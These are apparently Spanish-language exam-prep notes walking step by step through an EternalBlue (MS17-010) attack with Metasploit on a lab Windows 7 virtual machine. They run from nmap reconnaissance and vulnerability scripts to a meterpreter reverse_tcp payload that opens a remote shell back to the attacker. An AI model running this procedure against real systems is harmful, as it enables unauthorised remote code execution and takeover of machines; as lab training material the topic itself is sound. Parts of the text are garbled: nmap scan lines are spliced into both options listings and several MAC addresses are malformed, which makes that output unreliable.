

1.USO BÁSICO DE METASPLOIT- EXPLOTACIÓN ETERNALBLUE EN WINDOWS(método genérico)

2.1. ejecutar ifconfig o ip add, para ver la dirección IP e interfaz de la red que estoy usando como atacante

(192.168.3.143)

```
(kali㉿kali)-[~]  
$ ip add  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group  
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.3.143/24 brd 192.168.3.255 scope global dynamic noprefixroute e  
        valid_lft 78283sec preferred_lft 78283sec  
    inet6 fe80::1c74:6ec0:dea1:6da0/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

2.2. hacer un reconocimiento de interfaces de red, con el comando sudo arp-scan -I eth0 --localnet, la dirección MAC que inicia con 08:00, será la o las direcciones IP de las máquinas víctimas

```
kali㉿kali:~$ sudo arp-scan -I eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.3.143  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.3.1 E8:b8:27:c5:9d:cf:f3 (Unknown)  
192.168.3.8 80:f8:b9:5a:90:18:86 (Unknown)  
192.168.3.9 80:54:60:09:bb:c1:12 (Unknown)  
192.168.3.68 80:d4:f5:47:26:31:b8 (Unknown)  
192.168.3.81 80:f6:0b:52:7c:8b:e5 (Unknown: locally administered)  
192.168.3.138 80:34:e6:ad:06:e4:b5 (Unknown)  
192.168.3.146 08:00:27:49:01:96 (Unknown) 2.3.4  
192.168.3.90 80:bc:7f:a4:21:c5:f1 (Unknown)  
192.168.3.122 80:b8:06:0d:c1:30:c0 (Unknown)  
192.168.3.111 80:7c:f1:7e:8d:b5:65 (Unknown)  
192.168.3.100 80:8a:1e:ae:14:f2:1d (Unknown: locally administered)  
11 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.864 seconds (137.34 hosts/sec). 11 respo
```

2.3. ejecutar comando ping para saber si es WINDOWS o LINUX

ping -c 1 192.168.3.146->si la respuesta al ttl es 64 es LINUX, si es 128 es WINDOWS

```
kali@kali:~$ ping -c 1 192.168.3.146
PING 192.168.3.146 (192.168.3.146) 56(84) bytes of data.
64 bytes from 192.168.3.146: icmp_seq=1 ttl=128 time=1.03 ms
```

2.4 ejecutar nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 192.168.3.146 -oN escaneo; puedo ver el avance en porcentaje presionando la tecla barra espaciadora

-p- escaneo de todos los puertos

--open escaneo de puertos abiertos

-sS que vaya más rápido y sigiloso, envía petición, recibe respuesta, envía finalización, no se completa el three way handshake

-sC conjunto de scripts de nmap

-sV versión del servicio

--min-rate 5000 recomendable si estamos a una máquina local, en el examen 2000 va más lento pero más seguro, para no saturar la red, incluso 1500

-n para que no haga resolución de DNS

-vvv para que muestre el resultado rápidamente

-Pn no ping, puede que haya un firewall detrás, bloquearon o limitaron el ping, para no tener problemas

-oN nombre del archivo, para obtener un reporte dentro del archivo

```
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1
5000/tcp   open  upnp         syn-ack ttl 128
MAC Address: 08:00:27:49:01:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: MARIO-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


2.4 una vez identificada la posible vulnerabilidad, ejecutar nmap --script "vuln" -p445 192.168.3.146

--script "vuln" para ejecutar scripts que encuentren las vulnerabilidades

-p445 para encontrar las vulnerabilidades del puerto

```
(kali㉿kali)-[~]
└─$ nmap --script "vuln" -p445 192.168.3.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 18:50 EDT
Pre-scan script results:
| broadcast-avahi-dos: tcp ports (reset)
|_ Discovered hosts:
|_ 224.0.0.251
|_ After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.3.146
Host is up (0.00071s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:49:01:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|_   VULNERABLE:
|_   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_   State: VULNERABLE
|_   IDs: CVE:CVE-2017-0143
|_   Risk factor: HIGH
|_   A critical remote code execution vulnerability exists in Microsoft SMBv1
|_   servers (ms17-010).
```

2.5. abrir metasploit, desde el menu Applications, en el exámen, no se tiene Internet



2.6. search CVE-2017-0143 vulnerabilidad encontrada al ejecutar paso 2.4, con esto ya iríamos a la fase de explotación

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search CVE-2017-0143

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes
```

el payload->está dentro del exploit, una vez dentro, se ejecuta para obtener el reverse shell

el exploit->el número 0, una vez cargado, sus opciones de configuración

ya no se necesita un escucha como nc -nlvp 443, ya viene todo incluido

2.7. seleccionar el 0, ejecutar use 0

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

2.8. ejecutar show options, muestra el exploit y payload integrado, por ello ya no se usa el nc -nlvp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue)

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        192.168.3.146   yes       The target host(s), see h
  RPORT         445             yes       The target port (TCP)
  SMBDomain     disabled (-Pn). All no (Optional) The Windows do
  Starting Nmap 7.95 ( https://nmap.org ) at 2018-08-24 18:40
  NSMBPass      157 scripts for scanning no (Optional) The password fo
  NSMBUser      Pre-scanning.     no (Optional) The username to
  NSVERIFY_ARCH true 1 (of 3) scyes Check if remote architectu
  Initiating NSE at 18:40
  NSVERIFY_TARGET true 0.00s elapyes Check if remote OS matches
  NSE: Starting runlevel 2 (of 3) scan.
  Initiating NSE at 18:40
  Completed NSE at 18:40, 0.00s elapsed
  Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      thread 46 [1] por yes Exit technique (Accepted: '', s
  LHOST         192.168.3.143 18 yes 0.14s The listen address (an interfac
  LPORT         4444          yes 40 The listen port
  Scanning 192.168.3.146 [65535 ports]
```

2.9 llenar el campo solicitado RHOSTS(host remoto, IP victima) con el comando set RHOSTS 192.168.3.146

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.3.146
RHOSTS => 192.168.3.146
```

2.10 revisamos los parámetros nuevamente con el comando show options

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.3.146    yes       The target host(s), see https://nmap.org/book/rhosts.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain name or NetBIOS name.
  SMBPass   (Optional) The password for the specified domain user.
  SMBUser   (Optional) The username to authenticate as.
  VERIFY_ARCH true             yes       Check if remote architecture matches expected Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches expected Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, setjmp, call, process)
  LHOST     192.168.3.143    yes       The listen address (an interface on the host)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic Target

Initiating Nmap at 18:40
Completed Nmap at 18:40, 0.00s elapsed
Scanning 192.168.3.146 [1 port]
Id  Name
--  -
0    Ping Scan at 18:40, 0.14s elapsed (1 total hosts)
1    SYN Stealth Scan at 18:40

```

2.11 ejecutamos el exploit con el comando run o exploit


```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.3.143:4444
[*] 192.168.3.146:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.3.146:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fi
replaced with '*' in regular expression
[*] 192.168.3.146:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.3.146:445 - The target is vulnerable.
[*] 192.168.3.146:445 - Connecting to target for exploitation.
[+] 192.168.3.146:445 - Connection established for exploitation.
[+] 192.168.3.146:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.3.146:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.3.146:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61
[*] 192.168.3.146:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20
[*] 192.168.3.146:445 - 0x00000020 50 61 63 6b 20 31
[+] 192.168.3.146:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.3.146:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.3.146:445 - Sending all but last fragment of exploit packet
[*] 192.168.3.146:445 - Starting non-paged pool grooming
[+] 192.168.3.146:445 - Sending SMBv2 buffers
[+] 192.168.3.146:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
[*] 192.168.3.146:445 - Sending final SMBv2 buffers.
[*] 192.168.3.146:445 - Sending last fragment of exploit packet!
[*] 192.168.3.146:445 - Receiving response from exploit packet
[+] 192.168.3.146:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.3.146:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.3.146
[*] Meterpreter session 1 opened (192.168.3.143:4444 -> 192.168.3.146:49193) at 2025-10-04
[+] 192.168.3.146:445 - =====
[+] 192.168.3.146:445 - -----WIN-----
[+] 192.168.3.146:445 - =====

```

Hemos abierto una sesión con Meterpreter,

Meterpreter session 1 opened (192.168.3.143:4444 -> 192.168.3.146:49193) at 2025-10-04 19:05:21 -0400

```

meterpreter > pwd
C:\Windows\system32

```